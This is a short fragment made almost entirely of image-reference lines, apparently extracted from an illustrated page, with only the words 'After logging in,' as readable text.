

After logging in,





